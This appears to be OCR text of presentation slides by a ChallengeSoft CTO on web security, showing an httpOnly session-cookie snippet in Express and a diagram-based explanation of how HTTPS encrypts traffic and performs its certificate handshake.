
3. Http-only Cookie

```
res.cookie('sessionid', '1', { httpOnly: true });
```

HTTPS

Why do we use it and how it works?


HTTP
110101 Username: Pete 011010 10111 Password: Sp@rkie
001010110 Credit Card #: 887989078975 1110001 000100
Everything sent across this connection is plain text
WEB SERVER
THE SAME DATA OVER HTTPS
HTTPS
EnCt2a9853f7b50cf776d12c9a56f40327c4055ab27c7a9853f7
bwIMZ51ebCjyUTLN+GSwJZwPsv0j09e3QXhXnfxVMF3LSRZ82O+J
o3bSxUisWLnWEc9i5/W8dVtfcTcwy4O7ZN4u8971mrP1ShH4eim9
WEB SERVER


1 Request to server
2 Answear with certificate
X.509
X.509
3 Verification:
validation
trust
integrity
integrity with domane name
4 Generating symmetric key
5 Client identification
encrypted symmetric SSL key
X.509
X.509
6 Verification and encryption of symmetric key
7 Symmetric encryption
Secure data transfer
www.internetum.com

You have to see this to understand HTTPS

https://howhttps.works/

Thank you!

Kristina Husiatyna
CTO at ChallengeSoft